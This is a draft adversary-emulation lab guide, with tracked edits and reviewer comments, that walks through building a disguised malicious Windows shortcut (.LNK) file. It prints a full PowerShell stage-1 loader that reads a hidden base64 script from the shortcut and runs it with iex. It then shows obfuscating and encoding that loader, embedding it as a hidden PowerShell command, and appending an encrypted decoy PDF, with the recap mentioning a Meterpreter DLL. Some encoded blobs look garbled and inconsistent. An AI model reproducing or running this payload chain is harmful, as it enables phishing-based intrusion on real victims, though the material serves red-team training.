$ cat loader_obf.ps1 | iconv --to-code UTF-8 | base64 -w 0 > loader_obf.ps1_enc
[...]
(attacker@attackerVM) [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ls -lsa loader_obf.ps1_enc
4 -rw-r--r-- 1 attacker attacker [2884] Aug 26 09:27 loader_obf.ps1_enc
[...]
(attacker@attackerVM) [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Our Stage 2 PowerShell loader is now obfuscated and base64 encoded.

Step 6: Prepare the PowerShell Stage 1 Loader

In this section, we will prepare the Stage 1 PowerShell loader to execute the Stage 2 PowerShell loader script.


1. Open `stage1_command.ps1` with mousepad.

```
mousepad stage1_command.ps1
```

Replace the 0s in `$script_length` with the length of `loader_obf.ps1_enc` (2884), save `stage1_command.ps1` (File > Save), and close mousepad to return to the terminal.

Formatted: Font: (Default) Courier New, 10.5 pt

Commented [DHJ8]: I get 2884



```
(attacker@attackerVM) [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ cat loader_obf.ps1 | iconv --to-code UTF-8 | base64 -w 0 > loader_obf.ps1_enc
[...]
(attacker@attackerVM) [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ls -lsa loader_obf.ps1_enc
4 -rw-r--r-- 1 attacker attacker [2884] Aug 26 09:27 loader_obf.ps1_enc
[...]
(attacker@attackerVM) [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Deleted: []

Deleted: s

Deleted: stage

Deleted: stage

Commented [DHJ9]: Should this be 2888? Or, should we update the screenshots to use 2884?

Formatted: Font: (Default) Courier New, 10.5 pt, Not Bold, No underline

Formatted: Font: Not Bold, No underline

Deleted: 0

Deleted: For internal use only.

```

attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
$ mousepad stage1_command.ps1

File Actions Edit View Help
File Edit Search View Document Help
D U C x C c O W Q N
1 $script_start_byte = 0x0005e2be
2 $script_length = 0000:
3 $filename = "ds7002.lnk"
4
5 if (-not($test-Path $filename))
6 {
7 $val = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
8 if (-not $val)
9 {
10 exit
11 }
12 [IO.Directory]::SetCurrentDirectory($val.DirectoryName);
13
14 $filestream = New-Object IO.FileStream $filename, 'Open', 'Read', 'ReadWrite';
15 $val = New-Object byte[][$script_length];
16 $r = $filestream.Seek($script_start_byte,[IO.SeekOrigin]::Begin);
17 $r = $filestream.Read($val,0,$script_length);
18 $val = [Convert]::FromBase64CharArray($val,0,$val.Length);
19 $string = [Text.Encoding]::ASCII.GetString($val);
20 iex $string;

```

Formatted: Normal

```

attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
$ mousepad stage1_command.ps1

File Edit Search View Document Help
D U C x C c O W Q N
1 $script_start_byte = 0x0005e2be
2 $script_length = 0000:
3 $filename = "ds7002.lnk"
4

Deleted: 1
Deleted: 2
Deleted: 3
Deleted: 4

```

Deleted: 0

Deleted: For internal use only.

```

attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
$ mousepad stage1_command.ps1

```

The terminal window shows the command `mousepad stage1_command.ps1` being run. A screenshot of the Microsoft Word document shows the PowerShell script code.

```

1 $script_start_byte = 0x0005e2be
2 $script_length = 2884;
3 $filename = "ds7002.lnk"
4
5 if (-not(Test-Path $filename))
6 {
7     $val = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
8     if (-not $val)
9     {
10        exit
11    }
12    [IO.Directory]::SetCurrentDirectory($val.DirectoryName);
13
14 $filestream = New-Object IO.FileStream $filename, 'Open', 'Read', 'ReadWrite';
15 $val = New-Object byte[][$script_length];
16 $r = $filestream.Seek($script_start_byte,[IO.SeekOrigin]::Begin);
17 $r = $filestream.Read($val,0,$script_length);
18 $val = [Convert]::FromBase64CharArray($val,0,$val.Length);
19 $string = [Text.Encoding]::ASCII.GetString($val);
20 iex $string;

```

Formatted: Normal

Step 7: Obfuscate the PowerShell Stage 1 Loader

With our [Stage 1 PowerShell loader](#) script prepared, we will obfuscate it using PyFuscation.

1. Navigate back to the PyFuscation directory and obfuscate `stage1_command.ps1`.

```

cd PyFuscation
python3 PyFuscation.py -fvp --ps ../stage1_command.ps1

```

```

(attacker@attacker)-[~/AdversaryEmulation/labs/lab_4.2]
$ mousepad stage1_command.ps1

```

The terminal window shows the command `mousepad stage1_command.ps1` being run. The screenshot shows the obfuscated PowerShell script code.

```

1 $script_start_byte = 0x0005e2be
2 $script_length = 2884;
3 $filename = "ds7002.lnk"
4

```

Annotations on the right side of the terminal window indicate that the entire block of code has been deleted:

- Deleted: 0
- Deleted: stage

Deleted: 0

Deleted: For internal use only.

2. Copy the obfuscated script located at the highlighted path into the `lab 4.2` folder as `stage1` command `obf.ps1`.

```
cp <obfuscated script.ps1> ..\stage1 command obf.ps1
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation
File Actions Edit View Help

[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cp ..\08262021_13_36_25\08262021_13_36_25.ps1 ..\stage1_command_ofb.ps1

[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$
```

Formatted: Normal

```
(attacker㉿attackerVM)~[~/Desktop/AdversaryEmulation]
└$ cd PyFuscation
python3 PyFuscation.py -fvp --ps ..\stage1_command.ps1

[+] Tool      : PyFuscation
[+] Author   : CB Hue
[+] Twitter  : @_cbhue_
[+] github    : https://github.com/CBHue

[!] Obfuscating: ..\stage1_command.ps1
[!] Variables Replaced : 5
[!] Obfuscated Variables located : ..\08052021_0
[!] Parameters Replaced : 0
[!] Obfuscated Parameters located : ..\08052021_0
[!] Functions Replaced : 0

Obfuscated Function Names
_____
[!] Obfuscated Functions located : ..\08052021_0
[!] Obfuscated script located at ..\08052021_0

(attacker㉿attackerVM)~[~/Desktop/AdversaryEmulation]
└$
```

Deleted:

Deleted: lab1

Deleted: path

Formatted: Normal

```
[+] Obfuscated Functions located : ..0805  
[+] Obfuscated script located at : ..0805  
  
└─[attacker@attackerVM] -[~/.../AdversaryEmu]  
$ cp ..08052021_00_49_05/08052021_00_49_  
  
└─[attacker@attackerVM] -[~/.../AdversaryEmu]  
$ █  
d:  
ted: 0  
ted: For internal use only.
```

3. Navigate to the `lab_4.2` directory, and Base64 encode the obfuscated script with UTF-16LE encoding. This is the format PowerShell expects when natively evaluating encoded commands.

```
cd ..
cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
```

```
(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ..

(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABMAG0AR0B2AQAVABTAGcA0Q5ACA0PqAgADAeAAwADAAMMA1AGUAMgBiAGUAGcAKAGQAZwB2AEQUwBJAFIAUAA5ADKAIAA9ACAAmG4AD
gANAA7AAoJAjB4AG0AgBCAEGavBmAFA0Q5ACA0PqAgACIAZABzADCMAAwADlALgsAG4AwA1AoAaQ8mCAAAkAt4AbwB0ACGAVABL
AHMAdAA1AfAAyQ80AggIAAAkHgAbQ8qAEIASABXAGYAUwASADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
B0AGUAb0AgAC0AUABhAH0AAaAgAC0QAR0BuAHYAgB0AGUAb0BwACAA1QBGAGkAb0AGuAcgAgACQeAbtAg0QgBIACzgBTADkA0QgAc0A
UgBlAGMAdQByHMAZQAA0AgdByA0QgAD0IA0B0AGUAb0BwACAAJAAB2GEADAbApAAoewAKAGUAcBpAgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
MAdAbVhAH1Ae0BdA0AgBTAGUAdAbDAHUAcpByGAUAb0QaObYqGUAYwB0AG8AcgB5AcgJAJB2GEADAbAUAoE0QaObYqGUAYwB0AG8AcgB5
AE4AY0B1AGUAKQ7AAoAfAAKACOAV0BnAHMAWvBAGKAOwBrADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
BTAG0AcgB6EAb0AgAC0AcEAbtAg0AgBTAcgBzqBTADkA00AaCAtwvAGUAbgAnCw4JwSAGUAY0BkAccLAAnFTAZQZhAQAvWbYgAKd
dABlACC0w0AKACQAdgBhAgwIAAA9CAATGtB1AHcALQBPAGIAagBLAGMdAAgAG1eQ0B0AGUAWwBdCgAJABkGcAdgBEAMFSQBSFAA0Q5AC
KAoWAKACQAdgAgD0IAAAKUfAUzBzAEcAcApBpEMwAaw5ADkALgBTAGUZBtCgAJABMAG0AR0B2AH0AVABtAGcA0Q5AcwAwwBjAE8ALgBT
AGUZBtAE8AcgBpAGCAA0B0A0Agd6A6EIAZQnBAGkAbgApAbDsAcgAkHIAIAA9CAAJABVAGCAcwBHAHAAoBDAGsA0Q5AC4UgBLAGEZA
AoACQAdgBhAgwALAAwACwJAjB4KAcAdgBEAMFSQBSFAA0Q5CkA0wAKACQAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
cgBvAg0AgQbHAHMAZQAA0QwB0AgcBBAH1AcgBhAHkAKAAAHHAYQBsAcwMAAsACQdgbhAgwLgBMAGUAbgBnAH0AApAdAsAcgAkAE
oAdwB4AGcAqBwFAFcAR05ADKAIAA9ACAAwBvAGUAcB0AC4ARQBuAGMbwBAGkAbgBnAF0A0g6EEAuwBDAEKAS0QuAcEzQb0AFMAdAb
AGKAbgBnAcgAJAB2GEADAbApAdSAcgBpAGUAcAqC05gB3AgfAzwBDAFYwBfFADKAQ07AA==
```

4. Copy the encoded command to your clipboard

```
(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ..

(attacker@attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABMAG0AR0B2AQAVABTAGcA0Q5ACA0PqAgADAeAAwADAAMMA1AGUAMgBiAGUAGcAKAGQAZwB2AEQUwBJAFIAUAA5ADKAIAA9ACAAmG4AD
gANAA7AAoJAjB4AG0AgBCAEGavBmAFA0Q5ACA0PqAgACIAZABzADCMAAwADlALgsAG4AwA1AoAaQ8mCAAAkAt4AbwB0ACGAVABL
AHMAdAA1AfAAyQ80AggIAAAkHgAbQ8qAEIASABXAGYAUwASADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
B0AGUAb0AgAC0AUABhAH0AAaAgAC0QAR0BuAHYAgB0AGUAb0BwACAAJAAB2GEADAbApAAoewAKAGUAcBpAgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
MAdAbVhAH1Ae0BdA0AgBTAGUAdAbDAHUAcpByGAUAb0QaObYqGUAYwB0AG8AcgB5AcgJAJB2GEADAbAUAoE0QaObYqGUAYwB0AG8AcgB5
AE4AY0B1AGUAKQ7AAoAfAAKACOAV0BnAHMAWvBAGKAOwBrADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
BTAG0AcgB6EAb0AgAC0AcEAbtAg0AgBTAcgBzqBTADkA00AaCAtwvAGUAbgAnCw4JwSAGUAY0BkAccLAAnFTAZQZhAQAvWbYgAKd
dABlACC0w0AKACQAdgBhAgwIAAA9CAATGtB1AHcALQBPAGIAagBLAGMdAAgAG1eQ0B0AGUAWwBdCgAJABkGcAdgBEAMFSQBSFAA0Q5AC
KAoWAKACQAdgAgD0IAAAKUfAUzBzAEcAcApBpEMwAaw5ADkALgBTAGUZBtCgAJABMAG0AR0B2AH0AVABtAGcA0Q5AcwAwwBjAE8ALgBT
AGUZBtAE8AcgBpAGCAA0B0A0Agd6A6EIAZQnBAGkAbgApAbDsAcgAkHIAIAA9CAAJABVAGCAcwBHAHAAoBDAGsA0Q5AC4UgBLAGEZA
AoACQAdgBhAgwALAAwACwJAjB4KAcAdgBEAMFSQBSFAA0Q5CkA0wAKACQAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
cgBvAg0AgQbHAHMAZQAA0QwB0AgcBBAH1AcgBhAHkAKAAAHHAYQBsAcwMAAsACQdgbhAgwLgBMAGUAbgBnAH0AApAdAsAcgAkAE
oAdwB4AGcAqBwFAFcAR05ADKAIAA9ACAAwBvAGUAcB0AC4ARQBuAGMbwBAGkAbgBnAF0A0g6EEAuwBDAEKAS0QuAcEzQb0AFMAdAb
AGKAbgBnAcgAJAB2GEADAbApAdSAcgBpAGUAcAqC05gB3AgfAzwBDAFYwBfFADKAQ07AA==
```

Formatted: Font: (Default) Courier New, 10.5 pt

Deleted: 1

```
(attacker@attackerVM)-[~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ..
cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABMAG0AR0B2AQAVABTAGcA0Q5ACA0PqAgADAeAAwADAAMMA1AGUAMgBiAGUAGcAKAGQAZwB2AEQUwBJAFIAUAA5ADKAIAA9ACAAmG4AD
gANAA7AAoJAjB4AG0AgBCAEGavBmAFA0Q5ACA0PqAgACIAZABzADCMAAwADlALgsAG4AwA1AoAaQ8mCAAAkAt4AbwB0ACGAVABL
AHMAdAA1AfAAyQ80AggIAAAkHgAbQ8qAEIASABXAGYAUwASADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
B0AGUAb0AgAC0AUABhAH0AAaAgAC0QAR0BuAHYAgB0AGUAb0BwACAAJAAB2GEADAbApAAoewAKAGUAcBpAgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
MAdAbVhAH1Ae0BdA0AgBTAGUAdAbDAHUAcpByGAUAb0QaObYqGUAYwB0AG8AcgB5AcgJAJB2GEADAbAUAoE0QaObYqGUAYwB0AG8AcgB5
AE4AY0B1AGUAKQ7AAoAfAAKACOAV0BnAHMAWvBAGKAOwBrADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
BTAG0AcgB6EAb0AgAC0AcEAbtAg0AgBTAcgBzqBTADkA00AaCAtwvAGUAbgAnCw4JwSAGUAY0BkAccLAAnFTAZQZhAQAvWbYgAKd
dABlACC0w0AKACQAdgBhAgwIAAA9CAATGtB1AHcALQBPAGIAagBLAGMdAAgAG1eQ0B0AGUAWwBdCgAJABkGcAdgBEAMFSQBSFAA0Q5AC
KAoWAKACQAdgAgD0IAAAKUfAUzBzAEcAcApBpEMwAaw5ADkALgBTAGUZBtCgAJABMAG0AR0B2AH0AVABtAGcA0Q5AcwAwwBjAE8ALgBT
AGUZBtAE8AcgBpAGCAA0B0A0Agd6A6EIAZQnBAGkAbgApAbDsAcgAkHIAIAA9CAAJABVAGCAcwBHAHAAoBDAGsA0Q5AC4UgBLAGEZA
AoACQAdgBhAgwALAAwACwJAjB4KAcAdgBEAMFSQBSFAA0Q5CkA0wAKACQAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
cgBvAg0AgQbHAHMAZQAA0QwB0AgcBBAH1AcgBhAHkAKAAAHHAYQBsAcwMAAsACQdgbhAgwLgBMAGUAbgBnAH0AApAdAsAcgAkAE
oAdwB4AGcAqBwFAFcAR05ADKAIAA9ACAAwBvAGUAcB0AC4ARQBuAGMbwBAGkAbgBnAF0A0g6EEAuwBDAEKAS0QuAcEzQb0AFMAdAb
AGKAbgBnAcgAJAB2GEADAbApAdSAcgBpAGUAcAqC05gB3AgfAzwBDAFYwBfFADKAQ07AA==
```

Deleted: 1

Commented [DHJ10]: It looks like different screenshots have different resolutions (see above and below). Is that okay? Or, do we want to fix them to be the same? Also, make sure all screen shots line up the same to the left.

Commented [DHJ11]: Different encoded strings between the two screenshots

Formatted: Normal

```
(attacker@attacker)-[~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ..
cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABMAG0AR0B2AQAVABTAGcA0Q5ACA0PqAgADAeAAwADAAMMA1AGUAMgBiAGUAGcAKAGQAZwB2AEQUwBJAFIAUAA5ADKAIAA9ACAAmG4AD
gANAA7AAoJAjB4AG0AgBCAEGavBmAFA0Q5ACA0PqAgACIAZABzADCMAAwADlALgsAG4AwA1AoAaQ8mCAAAkAt4AbwB0ACGAVABL
AHMAdAA1AfAAyQ80AggIAAAkHgAbQ8qAEIASABXAGYAUwASADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
B0AGUAb0AgAC0AUABhAH0AAaAgAC0QAR0BuAHYAgB0AGUAb0BwACAAJAAB2GEADAbApAAoewAKAGUAcBpAgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
MAdAbVhAH1Ae0BdA0AgBTAGUAdAbDAHUAcpByGAUAb0QaObYqGUAYwB0AG8AcgB5AcgJAJB2GEADAbAUAoE0QaObYqGUAYwB0AG8AcgB5
AE4AY0B1AGUAKQ7AAoAfAAKACOAV0BnAHMAWvBAGKAOwBrADkQApAAoewAKACOAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
BTAG0AcgB6EAb0AgAC0AcEAbtAg0AgBTAcgBzqBTADkA00AaCAtwvAGUAbgAnCw4JwSAGUAY0BkAccLAAnFTAZQZhAQAvWbYgAKd
dABlACC0w0AKACQAdgBhAgwIAAA9CAATGtB1AHcALQBPAGIAagBLAGMdAAgAG1eQ0B0AGUAWwBdCgAJABkGcAdgBEAMFSQBSFAA0Q5AC
KAoWAKACQAdgAgD0IAAAKUfAUzBzAEcAcApBpEMwAaw5ADkALgBTAGUZBtCgAJABMAG0AR0B2AH0AVABtAGcA0Q5AcwAwwBjAE8ALgBT
AGUZBtAE8AcgBpAGCAA0B0A0Agd6A6EIAZQnBAGkAbgApAbDsAcgAkHIAIAA9CAAJABVAGCAcwBHAHAAoBDAGsA0Q5AC4UgBLAGEZA
AoACQAdgBhAgwALAAwACwJAjB4KAcAdgBEAMFSQBSFAA0Q5CkA0wAKACQAdgBhAgwIAAA9ACARwBLAHQALQBDAGgAQBsaGQAS
cgBvAg0AgQbHAHMAZQAA0QwB0AgcBBAH1AcgBhAHkAKAAAHHAYQBsAcwMAAsACQdgbhAgwLgBMAGUAbgBnAH0AApAdAsAcgAkAE
oAdwB4AGcAqBwFAFcAR05ADKAIAA9ACAAwBvAGUAcB0AC4ARQBuAGMbwBAGkAbgBnAF0A0g6EEAuwBDAEKAS0QuAcEzQb0AFMAdAb
AGKAbgBnAcgAJAB2GEADAbApAdSAcgBpAGUAcAqC05gB3AgfAzwBDAFYwBfFADKAQ07AA==
```

Deleted: 1

Deleted: 0

Deleted: For internal use only.

- Create an environmental variable and paste the base64 encoded PowerShell blob as the variable's value. The environmental variable will make it easy for us to embed the PowerShell blob into the .LNK file in the next step.

ENCODED_COMMAND= "paste your base64 blob here"

Be careful! A single missed character will break this entire TTP.

```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/Labs/lab_4.2]
$ ENCODED_COMMAND="JABMAG0ARQB2AQHQAQADAAQAAQ5ACAPQAgADAeAawADAAMMA1AGUAMgB1AGUAcgAkAGQAZwB2AEQAUwBJAFIAU
AA5ADKA1AA9ACAQmGA4dAAQAAoAjAB4AGoAgCAEqAvBmAfmA0Q5ACAPQAgACIAZABzADcMAAwADIALgsA4AawA1AAoAoBmAACA
AKAAATAG4AbwB0ACgAVABLAMDAa1FAAY0B0AggIAAAKh0Ab0BqAEIASABXAGYUwA5ADkAK0ApAa0AewAKACOAdgBhAgwAIAA9ACARwB1A
HQALQBDBAggAqB5AQ05Q0B0AGUabQAgCBAUABhHQAAAGACQAROBuAHYAgB0AGUAb0wCAALQBGAGkAbAB0AGUAcgAgACQeABtAg0AgQgB
IAFcAzgBTADkA0QAgACG0UgBLAGMAdQByHMAZQAtAAoAaQbmACAkAAAtAG4AbwB0ACAAJAB2AGEAbApAAoAewAKAGUAcBpAHOAcgB9AAoAW
wBJAE8ALgBEAGKAcgBLAGMAdAbVHIAeQbdAdA0gBTAGUdAbDHAUAcgByAGUAbgB0AEQoAaQbyAGUAYwB0AGBAcgB5AcgJAB2AGEAdAaUEQ
AaQbAGUAYwB0AG8AcgB5AE4Y0BTAQAAQ7AAoAofQAKACQAOVBrAHMArwBwAGkA0wBtADkA0QAgAD0IABoAGUAdwAtAE8AYgBqAGUAYwB0A
CAASQPAC44RgBpAGwAZ0BTAHQAcgBLAGEAbQ0AgACQeABtAg0AgBTACzgBTADkA0QAsCcATwBwAGUAbgAnCwAJwBSAGUAY0BkACcALAA
nAfIAZ0BhAGQVwByAGkAgABlAc0wAKACQAdgBhAgwATAA9CAAATgBLAHcAL0BPAGIAagBLAGMAdAgJAg1Ae0B0AGUwBdCgAJBkAGCAd
gBEAFMASQBSAFAAA0Q5ACKA0wAKACQAcgAgAD0IAAAKAfUA2wBzACECACAbpAEWAwA5ADkALgBTAGUZ0BTAcgAJBAG0AR0B2HQAVALBAG
A00A5ACwA0wBJAE8ALgBTAGUZ0BTAEBAcgBpAGcAa0BuaF0AgA6AEIAZ0BnAGkAbgApAdSAcgAKAHIA1AA9CAAJAVGcAcwBHAHAAa0BDA
GsA00A5C44UgBLAGEA2AAoACQdgbhAgwALAAwAcwJA0BKAAGAdgBEAFMASQBSAFAAA0Q5ACKA0wAKACQAdgBhAgwAIAA9CAAwBdAG8AbgB
2AGUAcgB0Af00gA6AEYAcgBvAg0AgQbhAHMZAQ2ADQ0QwB0AgEAcgBBAHTAcgBhAHkAKAAKAHAYA0BsaCwAMAAsACQAdgBhAgwLgBMAGUAb
gBnAHQAApAdSAcgAkA0eAdwB4AGcAcwBwAfC0RAQ5ADKA1AA9CAAwBUAGUAcgB0Ag4AR0BwAGMAbvBKAkAbgBnAf0AgA6EEAuwBDAEK
ASQauAEcA2Q0B0AFMAdByAKAbgBnAcgAJAB2AGEAbAapAdSAcgBpAGUAcgAcgQ5gB3HgAzwBDAFYwBfFDKA0Q0A7AA=="
```

Let's recap what we've done so far:


- We've generated and XOR encrypted a Meterpreter DLL.
- We've XOR encrypted the decoy PDF.
- We've configured, obfuscated, and encoded the [Stage 1](#) and [Stage 2](#) PowerShell loader scripts.

We are now ready to package all of these components together in a .LNK shortcut file.

Step 8: Bundle Payload Components into a Shortcut File (.LNK)

- We'll create the final .LNK file with a helper script, `evillnk.py`. We will additionally specify an icon file and index to help disguise our malicious .LNK file.

```
python3 evillnk.py -n ds7002.lnk -c $ENCODED_COMMAND --icon
C:\Windows\System32\SHELL32.dll --index 1
```



```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 evillnk.py -n ds7002.lnk -c $ENCODED_COMMAND --icon C:\Windows\System32\SHELL32.dll --index 1
[+] Creating an LNK file containing the following command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noni -WindowStyle Hidden -e IABMAG0AR0BZAHQAVABtAGcA00A5CAAP0AgADAAeAaWdAAMA1AGUAMgBiAGUAcgAKA gQAzvB2AEQAUwBjAFIAUAA5ADKAIAA9CACMg4AAdgANA7AAoJAAB4AG0AagBCAEgAVwBmAFA00A5ACAAP0AgACIAZBzADcAMA4wADIALgB sAG4AwAAoAaQbMacaAAKAAtAG4AbwB0AgcAVABLAHMADAAtaFAAY0B0AgAAKAHgAb0BqgAEIASBXAGYJluwA5ADkAKQApAAoAewAKACQAd gBAGwA1AA9ACAArwbLAHQALQBDAGgAaQbsAGQASOB0AgUAbaQAgAC0UAAbH0AaBAGACQAROBuAHYAgB0AGUAbQBWACAALOBGAGKAb0BAGU AcgAgAqC0AeAgtAg0BqIAZbTADkAQAgAC0A0UgBLAGMqA0ByAHMAZQ7AAoA0BmAcaAAKAAtAG4AbwB0CAAAJA2AGEAbAapA0oewAKA GUaeAbpAHQAcgB9AAoA0wBjAE8AlgBEGkAcgBlAGMAdABVHAeBdA0oA0gBTAGUAdABDHUAcgByAGUAbgB0AEQa0ByAGUAYwB0AG8AcgB 5ACgJA82AGAEAbAUaEQAAQByAGUAYwB0AG8AcgB5AE4AY0BtAGUAKQ7AAoA7Q0AKACQAVQBnAHMRwBvAGKA0wBrADkA0QAgAD0AIABoAGUAd wTAE8AYgBqAGUAYwB0ACAA5QBPAC4ArBgPwGwZQBTAHQAcgBLAGEAb0AgcQAc0AeBtAg0AgBIAFcAZgBTADKAQAsAccATwBwAGUAbgAnAcw AJwBSAGUAYQbKAccAaANFAIAZQBnAGQAVwByAGKAdABlACCACoWAKACQAdgbhAgwIAA9CAATgBLAhcL0BPG1AggBLAGMAdAAgAGIAeOB0A GUAWBdAcgJAjkAgcAdgBEAFMASBSAFAAA0A5ACKAoWAKACQAcgQAgD0A1AAKAfAUzBz2EcACBpAEmAawA5ADkALqBTAGUaz0BrAcgAjAB MAG0AR0B2AHQAVBTAcGAAQ0A5ACwAbmBjAE8AlgBTAGUz0BtAE8AgBpGcAaQBuAf0A0g6AEtA0ZBnAGKAbgApAdAcgAkHTATAA9ACAAJ ABVAGCAcwBHAAaaQbDAgAAQ0A5ACwAbgB2AgUAcgB0Af0A0g6AEYAcgBVAG0AgQbhAHMAZQ2ADQ0wBoAGEAcgBBHAIAcgBhHKAKAAHYAYQbsAcwAMA5A CQAdgBhAgwALgBMAGUAbgBnAHQaApAdSAcgAkAeoAdwB4AGCQwBwAFCARQ5ADKAIA9CAAwBuAGUeAb0AC4R0BwAGMAdbwBkAGKAbgB nAf0A0g6AEEAuWBDAEKAQaAeCzQb0AFMdAbAgkAbgBnAcgAjAB2AGEAbApAdAcgBpAgUAeAqgAcQASgB3AhgLzvBDAFYAvwBFAdkAO Q7AA==
[+] LNK file created: ds7002.lnk
```


(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
\$ python3 evillnk.py -n ds7002.lnk -c \$ENCODED_COMMAND --icon C:\Windows\System32\SHELL32.dll --index 1

Deleted:

Formatted: Left

- We'll now append the XOR encrypted PDF file to the .LNK file, starting from position `0x3000`, using `append_file.py`.

```
python3 append_file.py -s ds7002.pdf_enc -d ds7002.lnk --seek 0x3000
```



```
(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 append_file.py -s ds7002.pdf_enc -d ds7002.lnk --seek 0x3000
[+] Appending the contents of ds7002.pdf_enc to ds7002.lnk at offset 0x3000
[*] ds7002.pdf_enc start byte is: 0x00003000
[*] ds7002.pdf_enc end byte is: 0x00001d68
[+] Append completed successfully
```

(attacker㉿attackerVM) -[~/Desktop/AdversaryEmulation/labs/lab_4.2]
\$ python3 append_file.py -s ds7002.pdf_enc -d ds7002.lnk --seek 0x3000
[+] Appending the contents of ds7002.pdf_enc to ds7002.lnk at offset 0x3000
[*] ds7002.pdf_enc start byte is: 0x00003000
[*] ds7002.pdf_enc end byte is: 0x00001d68
[+] Append completed successfully

Deleted:


Formatted: Left

Deleted: 0

Deleted: For internal use only.

